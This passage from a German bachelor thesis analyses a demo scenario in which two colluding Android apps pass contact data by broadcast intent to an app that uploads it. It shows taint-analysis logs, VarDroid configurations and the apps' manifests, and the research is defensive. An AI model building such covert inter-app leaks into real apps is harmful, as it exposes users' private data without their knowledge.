Für die `<output-interfaces>` und die internen Quellen und Senken wird das Ergebnis der FlowDroid Analyse untersucht. Unterschiedliche Arten von Datenflüssen müssen hierbei unterschiedlich betrachtet werden. Erkennt FlowDroid einen Datenfluss von einer privaten Quelle zu einer öffentlichen Senke, gibt es für diesen Fluss unter anderem an, welche Objekte dabei durchlaufen werden. Ist das letzte Glied dieser Kette ein Objekt vom Typ Intent, ist die Senke dieses Datenflusses ein `output-interface`. Ist das erste Objekt eines Datenflusse ein Intent-Objekt, so ist dessen Quelle ein `input-interface`. Die `input-interfaces` wurden der Blackbox-Konfiguration schon im ersten Schritt, siehe Sektion 8.1, hinzugefügt und können hier ignoriert werden. Ist das erste oder letzte Glied einer Kette ein Objekt anderen Typs, ist die jeweilige Quelle oder Senke als `internal-sink` bzw. `internal-source` einzustufen. Auf Grund der einfachen Verarbeitung können in diesem Schritt auch die Beziehungen von Quellen und Senken eingetragen werden. Das *Security-Label* ist mit FlowDroid einfach zu bestimmen. Alle Senken, die kein `output-interface` darstellen, sind öffentliche (*public*) Senken. Ebenso sind alle Quellen privat (*private*), die keine `input-interfaces` repräsentieren.

Listing 8.3: FlowDroid-Ausgabe Sender

```
Found a flow to sink virtualinvoke $r3.<android.content.Intent: android.content.Intent
    putExtra(java.lang.String,java.lang.String)>("contact", $r2), from the following sources
    :
  - interfaceinvoke $r6.<android.database.Cursor: java.lang.String getString(int)>(0) (in <de
      .unipassau.fim.steghofe.Permission_Redelegation_Sender.SendBroadcastActivity: java.
      lang.String queryContactEmail(java.lang.String,android.content.Context)>)
    on Path [...]
```

Für den Sender ergeben sich somit eine private, interne Quelle (*queryContactEmail()*) und ein Output-Interface (*Intent*).

Listing 8.4: Interne Quelle Sender

```
<internal-sources>
    <source name="source0">
        <label conf="private" />
    </source>
</internal-sources>
```

Listing 8.5: Output-Interface Sender

```
<output-interfaces>
    <output name="output0">
        <descriptions>
            <implicit>
                <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast" />
                <!-- no category set-->
            </implicit>
        </descriptions>
    </output>
</output-interfaces>
```

Der eindeutige Bezeichner `name` wird, wie in Input-Interfaces anhand des Manifests gezeigt, gebildet. FlowDroid gibt die Informationen des Intents wie etwa seine `action` nicht aus. Diese Information kann dem Manifest anhand des fully-qualified class name (im FlowDroid-Log vorhanden) entnommen werden. Da eine Android-Komponente mehrere Intent-Filter definieren kann, wäre eine Erweiterung von FlowDroid hier präziser und hilfreich, um alle notwendigen Informationen von FlowDroid zu erhalten. Als letzten Schritt der Analyse der FlowDroid-Ausgabe, werden die Beziehungen innerhalb der Blackbox-Komponente eingetragen.

Listing 8.6: Beziehung innerhalb des Senders

```
<relations>
    <relation source="source0" output="output0" />
</relations>
```

Der Broadcast Receiver der Receiver Applikation wird nach selbigem Schema analysiert und es zeigt sich, nach der Analyse von 8.7, ein Datenfluss von einem input-interface (Intent) zu einer internen öffentlichen Datensenke.

Listing 8.7: FlowDroid-Ausgabe Broadcast Receiver

```
1 Found a flow to sink specialinvoke $r5.<org.apache.http.message.BasicNameValuePair: void <
      init>(java.lang.String,java.lang.String)>("data", $r1), from the following sources:
2   [...]
3   - @parameter1: android.content.Intent (in <de.unipassau.fim.steghofe.
        Permission_Redelegation_Receiver.PermissionRedelegationReceiver: void onReceive(
        android.content.Context,android.content.Intent)>)
4     on Path [...]
```

Der Datenfluss beginnt in der `onReceive()`-Methode, wobei dieser Methode, als zweiter Parameter, ein Intent übergeben wird. Dies indiziert, dass die Quelle ein Input-Interface ist (Vgl. Sektion 8.1) und der Fluss in einer internen öffentlichen Senke mündet (*org.apache.http.message.BasicNameValuePair*)

Listing 8.8: Öffentliche Senke Broadcast-Receiver

```
1 <sink name="sink0">
2     <label conf="public" />
3 </sink>
```

Listing 8.9: Beziehung innerhalb des Broadcast-Receiver

```
1 <relations>
2     <relation input="input0" sink="sink0" />
3 </relations>
```

Für die Activity der Receiver Applikation wird (korrekterweise) kein Datenfluss erkannt und es sind somit hier keine weiteren Modifikationen notwendig.

Die vollständig generierte Blackbox-Konfiguration ist unter Blackbox-Konfiguration Vardroid - Sender-Receiver zu finden.

8.2. Durchführen der Analyse

Nach korrekter Erstellung der Blackbox-Konfiguration kann die Analyse durchgeführt werden. Für dieses Szenario wird die mitgelieferte Programmkonfiguration `config_none` mit der Konflikt-Definition `privatePublic.xml` verwendet. Für eine Blackbox-Konfiguration mit mehr Komponenten empfiehlt es sich, einen der intelligenten Merge-Modis zu verwenden. Das Analyse-Resultat fällt wie erwartet aus und es wird ein Privatsphären-Konflikt erkannt.

Listing 8.10: VarDroid Log-Datei

```
D - Parsing config file...
D - parsing successful
D - Phase 1 done!
D - Number of component black boxes: 3
D - current depth: 1
D - ------- Statistics -------
D - Graph size: 6
D - Total element count: 6
D - Min. node size: 1
D - Max. node size: 1
D - Mean node size: 1.0

D - Defined conflicts: 1
D - Detected conflicts: 1
D - --------------------------
D - Analysis time: 0h 0min 0s 7ms (=7ms)
```

8.3. Notwendige Erweiterungen

In diesem Szenario werden für den Aufruf von Input-Interfaces keine Berechtigungen benötigt. Für andere Anwendungen können diese jedoch in der Blackbox-Konfiguration, wie in VarDroid gezeigt, eingetragen werden. Diese können in den meisten Fällen einfach dem Manifest Dokument entnommen werden [Security Tipps Android Permissions | Android Developers 2014]. Es gibt jedoch einen Spezialfall bei Content-Providern: Eine Applikation kann einer Komponente, dynamisch zur Laufzeit, temporären Zugriff für einen Content-Provider erlauben [Content Provider Basics | Android Developers 2014]. Um diese Fälle präzise abzudecken, müsste eine Analyse zur Laufzeit erfolgen. Auch werden hier lediglich implizite Intents eingesetzt. Die Übertragung auf explizite Intents ist jedoch problemlos möglich, weil die entsprechenden Informationen auf ähnliche Weise extrahiert werden können. Ähnlich verhält es sich mit anderen Arten von Android-Komponenten. In diesem Szenario wird als Empfänger des Intents ein Broadcast-Receiver genutzt. Dieser nimmt den Intent in der `onReceive()`-Methode entgegen, wie in Output-Interfaces und interne Quellen und Senken gezeigt. Die äquivalente Methoden-Signatur z.B. für einen Service ist `onStartCommand(Intent intent, int flags, int startId)`. Die Entwicklung von VarDroid wurde auf die Verwendung von Activities als Komponenten optimiert. Für die speziellen Eigenschaften von anderen Android-Komponenten, könnte die Spezifikation der Blackbox-Konfiguration optimiert werden. So könnte das obligatorische Input-Interface mit `startup=true` optional werden. Dies ermöglicht etwa eine separate Betrachtung von isolierten Komponenten, die nur mit expliziten Intents aufrufbar sind. Ebenso könnten die Ausgabe der Analyseergebnisse um

Informationen, wie z.B. am Datenfluss beteiligte Komponenten, erweitert werden. Weiter werden in der bisherigen Spezifikation lediglich Intents als Kommunikationsmedium zwischen Komponenten berücksichtigt. Zum Beispiel erlaubt das Binden eines Services an eine Komponente eine alternative Möglichkeit von Inter-component communication und könnte in die Spezifikation aufgenommen werden. Zum jetzigen Zeitpunkt wird diese Kommunikation als private Quelle bzw. Senke betrachtet und verhindert somit eine effizientere Analyse durch die Merge-Algorithmen (Vgl. Kapitel 3.3)

9. Fazit und Ausblick

In dieser Arbeit wurde eine Übersicht über aktuell vorhandene Software für die Taint-Analyse zusammengetragen. Es wurde klar, dass die Taint-Analyse über mehrere Komponenten und Applikationen ein sehr aktuelles Thema ist und intensive Entwicklung existiert. Zum Startzeitpunkt der Untersuchungen für diese Arbeit war keine Software für Inter-Komponenten Taint-Analyse öffentlich verfügbar. Im Laufe des Jahres 2014 wurden mit DidFail und IccTA zwei Tools veröffentlicht, die dieses spezielle Thema aufgreifen und mit eigenen Implementierungen eine Analyse ermöglichen. Für eine breite Akzeptanz von Entwicklern und Sicherheitsforschern sind noch einige Schritte notwendig. Zuerst müssen die Tools für einen stabilen Zustand bei realen Applikationen hinreichend getestet und die Korrektheit der Analyseergebnisse unabhängig bestätigt werden. Angesehen davon ist im Moment noch keine Analyse von einer besonders großen Anzahl an Applikationen möglich. Für 3000 zufällig ausgewählte Applikationen benötigt IccTA etwa 100 Stunden. Für die Analyse eines App-Stores wie die des Play-Stores, welcher die Marke von einer Million Apps bereits im August 2013 überschritten hat [Anzahl Apps im Play-Store 2013], wären grundlegende Änderungen notwendig. Hier könnte der Ansatz von VarDroid mit intelligenten Merge-Algorithmen die Laufzeit einer Analyse signifikant verkürzen. VarDroid hat in der Evaluation mit Test-Applikationen gezeigt, dass der Ansatz auch mit realen Apps funktionieren kann. Für das Ziel einer vollautomatisierten Analyse einer großen Menge von Applikationen muss ein Komponenten-Generator entwickelt werden, der alle notwendigen Informationen aus Android-Manifest und Taint-Analyse in der Blackbox-Konfiguration zusammenführt. FlowDroid hat sich hier als geeignete Grundlage für die Taint-Analyse gezeigt.

Die vorgestellten Szenarien zeigen, wie es möglich ist, das Android Sicherheitssystem zu umgehen und private Daten, ohne Wissen des Benutzers, vom Gerät zu versendet. Der Schutz privater Daten - vor allem durch das Permission-System - wird hierfür durch die Übertragung der sensiblen Daten von berechtigten Komponenten, an nicht autorisierte Komponenten mit Intents ausgehebelt. Das praktische Szenario verdeutlicht, wie durch geschickte Kombination zweier scheinbar harmloser Applikationen der Leak privater Daten verschleiert wird.

A. Anhang

Die Log-Dateien von FlowDroid und DidFail sind hier für die bessere Lesbarkeit gekürzt. Die ungekürzten Fassungen sind auf der CD enthalten.

A.1. Ausgabe von FlowDroid

Listing A.1: Log File Flowdroid - Sender

```
1 Found a flow to sink virtualinvoke $r0.<de.unipassau.fim.steghofe.
      Permission_Redelegation_Sender.SendBroadcastActivity: void sendBroadcast(android.content
      .Intent)>($r3) on line 82, from the following sources:
2   - virtualinvoke $r7.<android.content.ContentResolver:
3
4   [...]
5
6   void sendBroadcast(android.content.Intent)>($r3), virtualinvoke $r0.<de.unipassau.fim.
        steghofe.Permission_Redelegation_Sender.SendBroadcastActivity: void sendBroadcast(
        android.content.Intent)>($r3)]
```

Listing A.2: Log File FlowDroid - Receiver

```
1 Found a flow to sink specialinvoke $r5.<org.apache.http.message.BasicNameValuePair: void <
      init>(java.lang.String,java.lang.String)>("data", $r1), from the following sources:
2   - @parameter1: android.content.Intent
3
4   [...]
5
6   .<org.apache.http.message.BasicNameValuePair: void <init>(java.lang.String,java.lang.String
        )>("data", $r1)]
```

A.2. Ausgabe von Epicc

Listing A.3: Log File Epicc - Sender

```
1 [Call Graph] For information on where the call graph may be incomplete, use the verbose
      option to the cg phase.
2 [Call Graph] For information on where the call graph may be incomplete, use the verbose
      option to the cg phase.
```

```
[Spark] Pointer Assignment Graph in 0.0 seconds.
[Spark] Type masks in 0.0 seconds.
[Spark] Pointer Graph simplified in 0.0 seconds.
[Spark] Propagation in 0.0 seconds.
[Spark] Solution found in 0.0 seconds.
Solving ICC problem
Composing values
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.R$drawable...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.SendBroadcastActivity
    ...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.R...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.R$attr...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.BuildConfig...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Sender.R$string...

Manifest file for de.unipassau.fim.steghofe.Permission_Redelegation_Sender
  Activities:
    de.unipassau.fim.steghofe.Permission_Redelegation_Sender.SendBroadcastActivity
      Intent filter:
        Actions: [android.intent.action.MAIN]
        Categories: [android.intent.category.LAUNCHER]

  Activity Aliases:
  Services:
  Receivers:
  Providers:


The following ICC values were found:
  - de/unipassau/fim/steghofe/Permission_Redelegation_Sender/SendBroadcastActivity/onCreate(
      Landroid/os/Bundle;)
Intent value: 1 possible value(s):
Package: de.unipassau.fim.steghofe.Permission_Redelegation_Receiver, Class: de.unipassau.fim
    .steghofe.Permission_Redelegation_Receiver.PermissionRedelegationReceiver, Extras: [
    contact],
```

Listing A.4: Log File Epicc - Receiver

```
[Call Graph] For information on where the call graph may be incomplete, use the verbose
    option to the cg phase.
[Call Graph] For information on where the call graph may be incomplete, use the verbose
    option to the cg phase.
[Spark] Pointer Assignment Graph in 0.0 seconds.
[Spark] Type masks in 0.0 seconds.
[Spark] Pointer Graph simplified in 0.0 seconds.
[Spark] Propagation in 0.1 seconds.
[Spark] Solution found in 0.1 seconds.
Solving ICC problem
Composing values
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.
    PermissionRedelegationReceiver$UploadThread...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.
    PermissionRedelegationReceiver...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.BuildConfig...
Transforming de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.
    BroadcastReceiverActivity...
```

```
14
15 Manifest file for de.unipassau.fim.steghofe.Permission_Redelegation_Receiver
16   Activities:
17     de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.BroadcastReceiverActivity
18       Intent filter:
19         Actions: [android.intent.action.MAIN]
20         Categories: [android.intent.category.LAUNCHER]
21
22   Activity Aliases:
23   Services:
24   Receivers:
25     de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.PermissionRedelegationReceiver
26       Intent filter:
27         Actions: [de.unipassau.fim.steghofe.PermissionRedelegationBroadcast]
28   Providers:
29
30
31 The following ICC values were found:
```

A.3. Evaluierung mit VarDroid

Listing A.5: Blackbox-Konfiguration VarDroid - Skelett

```
1  <components>
2      <component name=""> <!-- Component-ID: package-uri -->
3          <input-interfaces> <!-- arbitrary with at least one component -->
4              <input name="" startup=""> <!-- name: component internal unique, startup: see
                    manifest -->
5                  <descriptions>
6                      <implicit>
7                          <action name="" /> <!-- see manifest intent-filter -->
8                          <category name="" /> <!-- see manifest intent-filter -->
9                      </implicit>
10                 </descriptions>
11                 <required-permissions>
12                     <permission name="" /> <!-- permission for the component -->
13                 </required-permissions>
14             </input>
15         </input-interfaces>
16         <internal-sources>
17             <source name=""> <!-- component internal unique -->
18                 <label conf="" /> <!-- annotated security label: private or public at the
                        moment-->
19             </source>
20         </internal-sources>
21         <internal-sinks>
22             <sink name=""> <!-- component internal unique -->
23                 <label conf="" /> <!-- annotated security label: private or public at the
                        moment -->
24             </sink>
25         </internal-sinks>
26         <output-interfaces>
27             <output name=""> <!-- component internal unique -->
```

```
28              <descriptions>
29                  <explicit target="" /> <!-- if intent is explicit, target is hold in
                        intent (intent.setAction(target))-->
30                  <implicit> <!-- or implicit-->
31                      <action name="" /> <!-- can be extracted out of intent intent.setAction
                            (implicitAction)-->
32                      <category name="" /> <!-- can be extracted out of intent (intent.
                            setCategory(category))-->
33                  </implicit>
34              </descriptions>
35          </output>
36      </output-interfaces>
37      <relations>
38          <relation input="" sink="" /> <!-- all relations from sources to sinks -->
39      </relations>
40      <granted-permissions>
41          <permission name="" /> <!-- granted permissions to the component -->
42      </granted-permissions>
43  </component>
44 </components>
```

Listing A.6: Blackbox-Konfiguration Vardroid - Sender-Receiver

```
1  <components>
2      <component name="de.unipassau.fim.steghofe.Permission_Redelegation_Sender.
           SendBroadcastActivity">
3          <input-interfaces>
4              <input name="input0" startup="true">
5                  <descriptions>
6                      <implicit>
7                          <action name="android.intent.action.MAIN" />
8                          <category name="android.intent.category.LAUNCHER" />
9                      </implicit>
10                 </descriptions>
11             </input>
12         </input-interfaces>
13         <internal-sources>
14             <source name="source0">
15                 <label conf="private" />
16             </source>
17         </internal-sources>
18         <output-interfaces>
19             <output name="output0">
20                 <descriptions>
21                     <implicit>
22                         <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast
                               " />
23                     </implicit>
24                 </descriptions>
25             </output>
26         </output-interfaces>
27         <relations>
28             <relation source="source0" output="output0" />
29         </relations>
30     </component>
31
```

```
32
33      <component name="de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.
            BroadcastReceiverActivity">
34          <input-interfaces>
35              <input name="input0" startup="true">
36                  <descriptions>
37                      <implicit>
38                          <action name="android.intent.action.MAIN" />
39                          <category name="android.intent.category.LAUNCHER" />
40                      </implicit>
41                  </descriptions>
42              </input>
43          </input-interfaces>
44          <granted-permissions>
45              <permission name="android.permission.INTERNET" />
46          </granted-permissions>
47      </component>
48
49      <component name="de.unipassau.fim.steghofe.Permission_Redelegation_Receiver.
            PermissionRedelegationReceiver">
50          <input-interfaces>
51              <input name="input0" startup="true">
52                  <descriptions>
53                      <implicit>
54                          <action name="de.unipassau.fim.steghofe.PermissionRedelegationBroadcast
                                " />
55                      </implicit>
56                  </descriptions>
57              </input>
58          </input-interfaces>
59          <internal-sinks>
60              <sink name="sink0">
61                  <label conf="public" />
62              </sink>
63          </internal-sinks>
64          <relations>
65              <relation input="input0" sink="sink0" />
66          </relations>
67      </component>
68  </components>
```

A.4. Analyse mit DidFail

Listing A.7: Log File DidFail

```
1  Changed: OrderedSet(['Sink: <org.apache.http.message.BasicNameValuePair: void <init>(java.
       lang.String,java.lang.String)>', 'Sink: <android.content.Intent: android.content.Intent
       setAction(java.lang.String)>'])
2  Changed: OrderedSet()
3  ---- Flows with 0 intent(s) --------------------------------
4  [Flow(src='Src: Stmt($r2 := @parameter1: android.content.Intent)',
5
6      [...]
```

```
7
8  Flow(src='Src: <android.content.ContentResolver:
9
10    [...]
11
12 ---- Flows with 1 intent(s) --------------------------------
13 []
14 ---- Flows with 2 intent(s) --------------------------------
15 []
16 --------------------
17 ### 'Sink: <android.content.Intent:
18
19    [...]
20
21 ### 'Sink: <org.apache.http.message.BasicNameValuePair:
22
23    [...]
24
25 --------------------
```

A.5. Android-Manifests

Listing A.8: AndroidManifest.xml des Senders

```
1  <?xml version="1.0" encoding="utf-8" standalone="no"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3          android:versionCode="1"
4          android:versionName="1.0"
5          package="de.unipassau.fim.steghofe.Permission_Redelegation_Sender">
6      <uses-sdk android:minSdkVersion="16"
7              android:targetSdkVersion="18" />
8      <uses-permission android:name="android.permission.READ_CONTACTS"/>
9      <application android:debuggable="true" android:icon="@drawable/icon" android:label="
           PRSender">
10         <activity android:name=".SendBroadcastActivity">
11             <intent-filter>
12                 <action android:name="android.intent.action.MAIN"/>
13                 <category android:name="android.intent.category.LAUNCHER"/>
14             </intent-filter>
15         </activity>
16     </application>
17 </manifest>
```

Listing A.9: AndroidManifest.xml des Receivers

```
1  <?xml version="1.0" encoding="utf-8" standalone="no"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3          android:versionCode="1"
4          android:versionName="1.0"
5          package="de.unipassau.fim.steghofe.Permission_Redelegation_Receiver">
6      <uses-sdk
```

```
7           android:minSdkVersion="16"
8           android:targetSdkVersion="18" />
9       <uses-permission android:name="android.permission.INTERNET"/>
10      <application android:icon="@drawable/icon" android:label="PRReceiver">
11          <receiver android:name=".PermissionRedelegationReceiver">
12              <intent-filter>
13                  <action android:name="de.unipassau.fim.steghofe.
                        PermissionRedelegationBroadcast"/>
14              </intent-filter>
15          </receiver>
16          <activity android:name=".BroadcastReceiverActivity">
17              <intent-filter>
18                  <action android:name="android.intent.action.MAIN"/>
19                  <category android:name="android.intent.category.LAUNCHER"/>
20              </intent-filter>
21          </activity>
22      </application>
23  </manifest>
```

A.6. CD

Dem schriftlichen Anhang liegt zusätzlich eine CD mit Quellcode und verwendeter Software bei. Für die vereinfachte Reproduzierung der Analyseergebnisse sind Bash-Skripte im Root Verzeichnis der CD vorhanden. Für einen Analysevorgang muss der Inhalt in einen (temporären) Ordner auf dem System kopiert werden, für die der ausführende Benutzer Schreibberechtigung besitzt. Das jeweilige Skript kann dann auf Bash-kompatiblen Systemen (Ubuntu Linux 12.04 getestet) ausgeführt werden. Sehr spezifische Voraussetzungen an das System werden in den Skripten zunächst geprüft und müssen unter Umständen installiert werden. Nachfolgend kurz die wichtigen Verzeichnisse und Dateien der CD:

- `/` ..... Im Root Verzeichnis befinden sich alle Skripte für die Analyse
  - `apk` ..... Mit debug-Schlüssel, signierte Apks
  - `bin` ..... Binaries für die Skripte
    - `vardroid`
      - `test`
        - `config_text` ..... Konfigurationsdatei von VarDroid
        - `Sender-Receiver.xml` .... Blackbox-Konfiguration (siehe Kapitel 8.1)
  - `logs` ..... Analyseergebnisse
    - `analysed_felix` ..... In der Arbeit genutzte Analyseergebnisse
  - `src` ..... Quellcodes der erstellten Apps
    - `FeedEx_malicious`
    - `Focal_malicious`
    - `Permission_Redelegation_Receiver`
    - `Permission_Redelegation_Sender`
  - `thesis` ..... Die Bachelorarbeit als pdf und alle verwendeten Medien

Literaturverzeichnis

Adressdaten Verkauf 2012

Melderegister: Städte verkaufen Adressdaten. Version: August 2012. http://www.spiegel.de/netzwelt/netzpolitik/melderegister-staedte-verkaufen-adressdaten-und-verdienen-millionen-a-854146.html 1

Android Security Overview 2014

Android Security Overview | Android Developers. Version: Juni 2014. http://source.android.com/devices/tech/security/ 2

Anzahl Apps im Play-Store 2013

Anzahl der Apps im Play-Store. Version: August 2013. http://de.statista.com/statistik/daten/studie/74368/umfrage/anzahl-der-verfuegbaren-apps-im-google-play-store/ 9

Arzt et al. 2013

Arzt, Steven ; Rasthofer, Siegfried ; Bodden, Eric: Susi: A tool for the fully automated classification and categorization of android sources and sinks. (2013) 2.1, 3.2

Broadcast Receiver Documentation 2014

Broadcast Receiver | Android Developers. Version: März 2014. http://developer.android.com/reference/android/content/BroadcastReceiver.html 2.4, 2.5

Bundle Android 2014

Bundle | Android Developers. Version: Mai 2014. http://developer.android.com/reference/android/os/Bundle.html 4.2

Chin et al. 2011

Chin, Erika ; Felt, Adrienne P. ; Greenwood, Kate ; Wagner, David: Analyzing inter-application communication in Android. In: Proceedings of the 9th international conference on Mobile systems, applications, and services ACM, 2011, S. 239–252 2.6, 3.3, 3.3

Content Provider Basics | Android Developers 2014

Content Provider Basics | Android Developers. Version: Juli

2014. http://developer.android.com/guide/topics/providers/content-provider-basics.html#AltForms 8.3

Content Provider Documentation 2014

Content Provider | Android Developers. Version: März 2014. http://developer.android.com/guide/topics/providers/content-providers.html 2.4

Content Resolver Basics 2014

Content Resolver Basics | Android Developers. Version: Juni 2014. http://developer.android.com/guide/topics/providers/content-provider-basics.html 5.1

Context Documentation 2014

Context | Android Developers. Version: März 2014. http://developer.android.com/reference/android/content/Context.html#sendBroadcast(android.content.Intent) 2.5

FlowDroid 2014

FlowDroid – Taint Analysis. Version: Februar 2014. http://sseblog.ec-spride.de/tools/flowdroid/ 3.2

Fritz 2013

Fritz, Christian: FlowDroid: A Precise and Scalable Data Flow Analysis for Android. Darmstadt, Germany, TU Darmstadt, Diplomarbeit, Juni 2013. http://www.ec-spride.tu-darmstadt.de/media/ec_spride/secure_software_engineering/theses_1/2013_Master_Christian_Fritz.pdf 3.2

Fritz et al. 2013

Fritz, Christian ; Arzt, Steven ; Rasthofer, Siegfried ; Bodden, Eric ; Bartel, Alexandre ; Klein, Jacques ; Traon, Yves le ; Octeau, Damien ; McDaniel, Patrick: Highly precise taint analysis for android applications. In: EC SPRIDE, TU Darmstadt, Tech. Rep (2013) 3.2, 3.2, 3.1, 3.2

Google Online Security Blog | Android Bug Bounty 2013

Google Online Security Blog. More patch rewards. Version: November 2013. http://googleonlinesecurity.blogspot.co.uk/2013/11/even-more-patch-rewards.html 2.3

Hausknecht 2013

Hausknecht, Daniel: Variability-aware Data-flow Analysis for Smartphone Applications. Software Product-Line Group, Chair of IT-Security, University of Passau, University of Passau, Diplomarbeit, September 2013. http:

//www.infosun.fim.uni-passau.de/spl/theses/DanielHausknechtMA.pdf 1, 3.3, 3.3, 8, 8.1

Heros Documentation 2014
Multi-threaded, language-independent IFDS/IDE Solver. Version: März 2014. http://sable.github.io/heros/ 3.1

Intent Documentation 2014
Intent | Android Developers. Version: Februar 2014. http://developer.android.com/reference/android/content/Intent.html 2.5

Intents and Intent Filters 2014
Intents and Intent Filters | Android Developers. Version: Mai 2014. http://developer.android.com/guide/components/intents-filters.html 4.3

I/O 14 Keynote 2014
I/O 14 Keynote: Google IO 2014 - Monthly Users - Techspot.com. Version: Juni 2014. http://goo.gl/w5Tt8o 1

Kantola et al. 2012
Kantola, David ; Chin, Erika ; He, Warren ; Wagner, David: Reducing Attack Surfaces for Intra-application Communication in Android. In: Proceedings of the Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices. New York, NY, USA : ACM, 2012 (SPSM '12). – ISBN 978–1–4503–1666–8, 69–80 2.6, 1

Kim et al. 2012
Kim, Jinyung ; Yoon, Yongho ; Yi, Kwangkeun ; Shin, Junbum ; Center, SWRD: ScanDal: Static analyzer for detecting privacy leaks in android applications. In: MoST (2012) 3.2

Klieber et al. 2014
Klieber, William ; Flynn, Lori ; Bhosale, Amar ; Jia, Limin ; Bauer, Lujo: Android taint flow analysis for app sets. In: Proceedings of the 3rd ACM SIGPLAN International Workshop on the State of the Art in Java Program Analysis ACM, 2014, S. 1–6 3.3, 3.2

Lhoták und Hendren 2003
Lhoták, Ondřej ; Hendren, Laurie: Scaling Java points-to analysis using Spark. In: Compiler Construction Springer, 2003, S. 153–169 3.2

Li et al. 2014
Li, Li ; Bartel, Alexandre ; Klein, Jacques ; Le Traon, Yves ; Arzt, Steven ; Siegfried, Rasthofer ; Bodden, Eric ; Octeau, Damien ; Mcdaniel, Patrick: I know what leaked in your pocket: uncovering privacy leaks on Android

Apps with Static Taint Analysis. 2014 (978-2-87971-129-4_TR-SNT-2014-9). – Forschungsbericht 3.3, 7.3

Manifest Element Android 2014

<manifest> | Android Developers. Version: Mai 2014. http://developer.android.com/guide/topics/manifest/manifest-element.html 3

Manifest-permission Android 2014

Manifest-permission | Android Developers. Version: Mai 2014. http://developer.android.com/reference/android/Manifest.permission.html 4.2

Marktanteile mobile Betriebssysteme 2014

Marktanteile: iOS schrumpft - techstage.de. Version: Januar 2014. http://www.techstage.de/news/Marktanteile-iOS-schrumpft-Windows-Phone-legt-zu-2098360.html 1

Octeau et al. 2012

Octeau, Damien ; Jha, Somesh ; McDaniel, Patrick: Retargeting Android Applications to Java Bytecode. In: Proceedings of the 20th International Symposium on the Foundations of Software Engineering. Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA, November 2012 3.1

Octeau et al. 2013

Octeau, Damien ; McDaniel, Patrick ; Jha, Somesh ; Bartel, Alexandre ; Bodden, Eric ; Klein, Jacques ; Traon, Yves L.: Effective Inter-Component Communication Mapping in Android with Epicc: An Essential Step Towards Holistic Security Analysis. In: Proceedings of the 22nd USENIX Security Symposium. Washington, DC, August 2013 3.3

Processes and Threads 2014

Processes and Threads | Android Developers. Version: Mai 2014. http://developer.android.com/guide/components/processes-and-threads.html 7.3

Rasthofer et al. 2014

Rasthofer, Siegfried ; Arzt, Steven ; Bodden, Eric: A machine-learning approach for classifying and categorizing android sources and sinks. In: 2014 Network and Distributed System Security Symposium (NDSS), 2014 3.2

Sbîrlea et al. 2013

Sbîrlea, Dragos ; Burke, Michael G. ; Guarnieri, Salvatore ; Pistoia, Marco

; Sarkar, Vivek: Automatic detection of inter-application permission leaks in Android applications. In: IBM Journal of Research and Development 57 (2013), Nr. 6, S. 10–1 (document), 4, 4.1, 4.1

Secure ordered Broadcast 2014

Broadcast eines Intents mit Empfangsberechtigung. Version: März 2014. http://developer.android.com/reference/android/content/Context.html#sendOrderedBroadcast(android.content.Intent,java.lang.String) 3.3

Security Tipps Android Permissions | Android Developers 2014

Security Tipps Android Permissions | Android Developers. Version: Juli 2014. http://developer.android.com/guide/topics/manifest/manifest-intro.html#perms 8.3

Security Tips Android 2014

Security Tips | Android Developers. Version: April 2014. http://developer.android.com/training/articles/security-tips.html 1, 3

Service Documentation 2014

Services | Android Developers. Version: März 2014. http://developer.android.com/guide/components/services.html 2.4

Sony 2012

Sony: Powerful tool to analyse your APKs now released [open source]. Version: April 2012. http://developer.sonymobile.com/2012/04/13/powerful-tool-to-analyse-your-apks-now-released-open-source/ 3.1

Sony 2014

Sony: ApkAnalyser Wiki. Version: März 2014. https://github.com/sonyxperiadev/ApkAnalyser/wiki 3.1

Soot Documentation 2012

Soot: a Java Optimization Framework. Version: Januar 2012. http://www.sable.mcgill.ca/soot/ 3.1

Wu et al. 2013

Wu, Lei ; Grace, Michael ; Zhou, Yajin ; Wu, Chiachih ; Jiang, Xuxian: The impact of vendor customizations on android security. In: Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security ACM, 2013, S. 623–634 1, 1

Zhou und Jiang 2012

Zhou, Yajin ; Jiang, Xuxian: Dissecting android malware: Characterization and evolution. In: Security and Privacy (SP), 2012 IEEE Symposium on IEEE, 2012, S. 95–109 1

Schriftliche Versicherung

Ich, Felix Steghofer, Matrikel-Nr. 61443, versichere hiermit, dass ich meine Bachelorarbeit mit dem Thema

> *Unerlaubte Weitergabe von privaten Daten zwischen Android-Apps*:
> *Analyse eines Szenarios*

selbständig verfasst und ohne Benutzung anderer als der angegebenen Quellen und Hilfsmittel angefertigt habe und alle Ausführungen, die wörtlich oder sinngemäß übernommen wurden, als solche gekennzeichnet habe. Die Bachelorarbeit wurde in gleicher oder ähnlicher Form noch keiner anderen Prüfungsbehörde vorgelegt.

Mir ist bekannt, dass ich meine Bachelorarbeit zusammen mit dieser Erklärung fristgemäß nach Vergabe des Themas in zweifacher Ausfertigung und gebunden im Prüfungsamt der Universität Passau abzugeben oder spätestens mit dem Poststempel des Tages, an dem die Frist abläuft, zu senden habe.

Passau, den 10. Juli 2014

Felix Steghofer